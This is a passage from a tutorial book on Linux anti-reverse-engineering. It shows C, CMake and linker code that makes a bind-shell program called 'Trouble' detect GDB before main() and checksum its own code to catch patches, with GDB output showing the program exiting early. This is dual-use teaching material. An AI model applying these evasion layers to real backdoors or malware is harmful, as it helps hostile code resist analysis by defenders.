drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 cryptor
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 encryptFunctions
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 fakeHeadersXBit
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 madvise
-rw-rw-r-- 1 albino-lobster albino-lobster  7041 Dec  5 05:54 Makefile
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 05:54 stripBinary
drwxrwxr-x 3 albino-lobster albino-lobster  4096 Dec  5 17:51 trouble
```

Detection Before *main()*

You've come a long way in preventing the debugger from doing anything useful to aid in reverse engineering. However, GDB can still sometimes[55] run *Trouble* until the tracing child detects the debugger and kills the program. It would be better to catch the debugger and exit earlier. Luckily, there is a mechanism to add code that will execute before *main()* is executed. Functions using the "constructor" attribute will be called before *main()*.

Checking */proc/self/status* before *main()*

```
/**
 * Before we enter main check to see if a debugger is present
 */
void __attribute__((constructor)) before_main()
{
    check_proc_status();
}

/**
 * This implements a fairly simple bind shell. The server first requires a
```

[55] Sometimes GDB will crash in *main()* upon entry. That is because GDB inserts a break point at the first instruction in *main()*, but the cryptor computes an XOR over that value. This can sometimes cause a crash and sometimes not (depends on the generated code).

```
 * password before allowing access to the shell. The password is currently
 * randomly generated each time 'cmake ..' is run. The server has no shutdown
 * mechanism so it will run until killed.
 */
int main(int p_argc, char* p_argv[])
```

The above will cause *Trouble* to exit early.

Exiting before hitting *main()*

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ sudo gdb ./troub\
le/trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble/trouble...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/albino-lobster/antire_book/chap_6_debugger/dontpanic/build/tr\
ouble/trouble
[Inferior 1 (process 3098) exited with code 01]
(gdb)
```

Computing Function Checksums

At this point, you need to be concerned about the reverse engineer modifying Trouble in order to patch out the various debugger checks that have been added. There are two ways to combat this:

1. Encrypt your functions like we did in chapter four.
2. Compute checksums over your code to ensure it hasn't changed.

While I think the encryption approach is the better choice because it has a few other benefits (anti static analysis and anti memory analysis) variety is the spice of life. For this implementation you'll be using a modified version of the CRC32 algorithm written by Stephan Brumme[56]. The CRC32 code is spread across two files:

chap_6_debugger/dontpanic/computeChecksums/src/crc32.h

```
#include <stdint.h>

// based on http://create.stephan-brumme.com/crc32/#git1
uint32_t crc32_bitwise(const unsigned char* data, uint64_t length);
```

chap_6_debugger/dontpanic/computeChecksums/src/crc32.c

```
#include "crc32.h"

#include <stdlib.h>
#include <sys/param.h>

uint32_t crc32_bitwise(const unsigned char* data, uint64_t length)
{
    uint32_t crc = ~0;
    const unsigned char* current = data;

    while (length-- != 0)
    {
        crc ^= *current++;

        for (int j = 0; j < 8; j++)
        {
            crc = (crc >> 1) ^ (-(int32_t)(crc & 1) & 0xEDB88320);
        }
    }

    return ~crc;
}
```

[56] http://create.stephan-brumme.com/crc32/

As you've done previously, you'll rely on special section names and the linker to find the code we want to compute the checksum over and insert the proper values post-compilation. I've introduced a new project called "computeChecksums" in the chapter 6 repository. The computeChecksums directory contains the crc files above and two other files:

chap_6_debugger/dontpanic/computeChecksums/CMakeLists.txt

```
project(computeChecksums CXX)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_CXX_FLAGS "-Wall -Wextra -g")

add_executable(${PROJECT_NAME}
                src/computeChecksums.cpp
                src/crc32.c)

set_source_files_properties(src/crc32.c PROPERTIES LANGUAGE CXX)
```

chap_6_debugger/dontpanic/computeChecksums/src/computeChecksums.cpp

```
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <iomanip>
#include <cstring>
#include <elf.h>
#include <map>

#include "crc32.h"

bool compute_crcs(std::string& p_data)
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' || p_data[3] != 'F')
    {
        return false;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Shdr* sections = reinterpret_cast<Elf64_Shdr*>(&p_data[ehdr->e_shoff]);
    Elf64_Half sections_count = ehdr->e_shnum;
```

```
    Elf64_Shdr* strings_header = reinterpret_cast<Elf64_Shdr*>(&p_data[ehdr->e_shoff]
        + (ehdr->e_shentsize * ehdr->e_shstrndx));
    const char* strings_table = &p_data[strings_header->sh_offset];

    std::map<std::string, Elf64_Addr> crc_mappings;

    // find all ".compute_crc_" sections
    Elf64_Shdr* current = sections;
    for (int i = 0; i < sections_count; i++, current++)
    {
        std::string section_name(&strings_table[current->sh_name]);
        if (section_name.find(".compute_crc_") == 0)
        {
            std::string func_name = "." + section_name.substr(13);
            crc_mappings[func_name] = current->sh_offset;
        }
    }

    // find all sections that ".compute_crc_" was referencing
    current = sections;
    for (int i = 0; i < sections_count; i++, current++)
    {
        std::string section_name(&strings_table[current->sh_name]);
        if (crc_mappings.find(section_name) != crc_mappings.end())
        {
            uint32_t crc =crc32_bitwise(reinterpret_cast<unsigned char*>(
                &p_data[current->sh_offset]), current->sh_size);
            memcpy(&p_data[crc_mappings[section_name]], &crc, sizeof(crc));
        }
    }

    return true;
}

/*
 * Load ELF.
 * Scan sections for "load_crc_xxx"
 * Scan sections for "xxx"
 */
int main(int p_argc, char** p_argv)
{
    if (p_argc != 2)
    {
```

```
        std::cerr << "Usage: ./computeChecksums <file path>" << std::endl;
        return EXIT_FAILURE;
    }

    std::ifstream inputFile(p_argv[1], std::ifstream::in | std::ifstream::binary);
    if (!inputFile.is_open() || !inputFile.good())
    {
        std::cerr << "Failed to open the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    std::string input((std::istreambuf_iterator<char>(inputFile)),
        std::istreambuf_iterator<char>());
    inputFile.close();

    compute_crcs(input);

    std::ofstream outputFile(p_argv[1], std::ofstream::out | std::ofstream::binary);
    if (!outputFile.is_open() || !outputFile.good())
    {
        std::cout << "Failed to wopen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    outputFile.write(input.data(), input.length());
    outputFile.close();

    return EXIT_SUCCESS;
}
```

In order to integrate *computeChecksums* into dontpanic, the CMakeLists.txt needs to be updated:

chap_6_debugger/dontpanic/CMakeLists.txt

```
project(dontpanic C)
cmake_minimum_required(VERSION 3.0)

add_subdirectory(stripBinary)
add_subdirectory(fakeHeadersXBit)
add_subdirectory(encryptFunctions)
add_subdirectory(computeChecksums)
add_subdirectory(madvise)
add_subdirectory(cryptor)
add_subdirectory(trouble)
```

Also, the linker script needs to be updated.

chap_6_debugger/dontpanic/trouble_layout.lds

```
SECTIONS
{
    check_password_size = SIZEOF(.check_password);
    main_function_size = SIZEOF(.main_function);
}
```

Next we need to add definitions for *.main_function* and *.compute_crc_main_function* in trouble.c.

chap_6_debugger/dontpanic/trouble/src/trouble.c

```
uint32_t madvise_base __attribute((section(".madvise_base_addr"))) = 0;
uint32_t madvise_size __attribute((section(".madvise_size"))) = 0;

extern void* main_function_size;
uint32_t main_function_crc __attribute((section(".compute_crc_main_function"))) = 0;
```

Let's change *before_main()* to compare the stored crc32 of *main()* against the value computed at runtime.

Compute the checksum at runtime

```
/**
 * Before we enter main check to see if a debugger is present
 */
void __attribute__((constructor)) before_main()
{
    // check for bp in launch_thread
    if(crc32_bitwise((unsigned char*)(&main), (uint64_t)&main_function_size) !=
        main_function_crc)
    {
        exit(0);
    }
}
```

Finally, hook *computeChecksums* into *Trouble's* CMakeLists.txt

chap_6_debugger/dontpanic/CMakeLists.txt

```
project(trouble C)
cmake_minimum_required(VERSION 3.0)

# This will create a 32 byte "password" for the bind shell. This command
# is only run when "cmake" is run, so if you want to generate a new password
# then "cmake ..; make" should be run from the command line.
exec_program("/bin/sh"
    ${CMAKE_CURRENT_SOURCE_DIR}
    ARGS "-c 'cat /dev/urandom | tr -dc a-zA-Z0-9 | head -c 32'"
    OUTPUT_VARIABLE random_password )

# Pass the random password into ${PROJECT_NAME} as a macro
add_definitions(-Dpassword="${random_password}" -Dpassword_size=33)

set(CMAKE_C_COMPILER musl-gcc)
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow  -static -std=gnu11 -Wno-int-to-pointer-cas\
t")
add_executable(${PROJECT_NAME} src/trouble.c src/rc4.c src/crc32.c)

add_custom_target(addLDS
    COMMAND sed -i -e 's,-o,${CMAKE_CURRENT_SOURCE_DIR}/trouble_layout.lds -o,g' ./CM\
akeFiles/trouble.dir/link.txt)
```

```
add_dependencies(${PROJECT_NAME} addLDS)

# After the build is successful, display the random password to the user
add_custom_command(TARGET ${PROJECT_NAME} POST_BUILD
    COMMAND ${CMAKE_COMMAND} -E echo
    "The bind shell password is:" ${random_password})

add_custom_command(TARGET ${PROJECT_NAME}
    POST_BUILD
    COMMAND ../madvise/madvise ${CMAKE_CURRENT_BINARY_DIR}/${PROJECT_NAME})

add_custom_command(TARGET ${PROJECT_NAME}
    POST_BUILD
    COMMAND ../computeChecksums/computeChecksums ${CMAKE_CURRENT_BINARY_DIR}/${PROJEC\
T_NAME})

add_custom_command(TARGET ${PROJECT_NAME}
    POST_BUILD
    COMMAND ../encryptFunctions/encryptFunctions ${CMAKE_CURRENT_BINARY_DIR}/${PROJEC\
T_NAME})

add_custom_command(TARGET ${PROJECT_NAME}
    POST_BUILD
    COMMAND ../cryptor/cryptor ${CMAKE_CURRENT_BINARY_DIR}/${PROJECT_NAME})
```

You should now be able to recompile *Trouble*.

Compiling *Trouble* with *computeChecksums* hooked into the build process

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ make
[ 11%] Built target stripBinary
[ 22%] Built target fakeHeadersXBit
[ 38%] Built target encryptFunctions
Scanning dependencies of target computeChecksums
[ 44%] Building CXX object computeChecksums/CMakeFiles/computeChecksums.dir/src/compu\
teChecksums.cpp.o
[ 50%] Linking CXX executable computeChecksums
[ 55%] Built target computeChecksums
[ 66%] Built target madvise
[ 77%] Built target cryptor
[ 77%] Built target addLDS
Scanning dependencies of target trouble
```

```
[ 83%] Building C object trouble/CMakeFiles/trouble.dir/src/trouble.c.o
[ 88%] Building C object trouble/CMakeFiles/trouble.dir/src/rc4.c.o
[ 94%] Building C object trouble/CMakeFiles/trouble.dir/src/crc32.c.o
[100%] Linking C executable trouble
The bind shell password is: 5LMxre8Z052LlLk1nfOypemEZwJ56jK6
[+] Encrypted 0x3b26
[100%] Built target trouble
```

Now when you execute *Trouble* using GDB the output should look like this.

***Trouble* exits early with GDB attached**

```
albino-lobster@ubuntu:~/antire_book/chap_6_debugger/dontpanic/build$ sudo gdb ./troub\
le/trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble/trouble...(no debugging symbols found)...done.
(gdb) start
Temporary breakpoint 1 at 0x403c5a
Starting program: /home/albino-lobster/antire_book/chap_6_debugger/dontpanic/build/tr\
ouble/trouble
[Inferior 1 (process 39299) exited normally]
(gdb)
```

Trouble exits because GDB has modified *main()* by overwriting a byte with a breakpoint. When *Trouble* computes the checksum over *main()* it won't match the stored checksum which causes *Trouble* to exit.

Conclusion: All That We Fall For

This concludes the book. For your pleasure I've created a "final" version of the *Trouble* bind shell in its own GitHub repository. The goal of this version is to combine as many of the anti-reversing techniques that you learned into a single binary. Remember, *Trouble* is not immune to reversing. It is simply meant to be annoying to reverse. You can find the final version here:

https://github.com/antire-book/dont_panic

Thanks for following along. Happy reversing!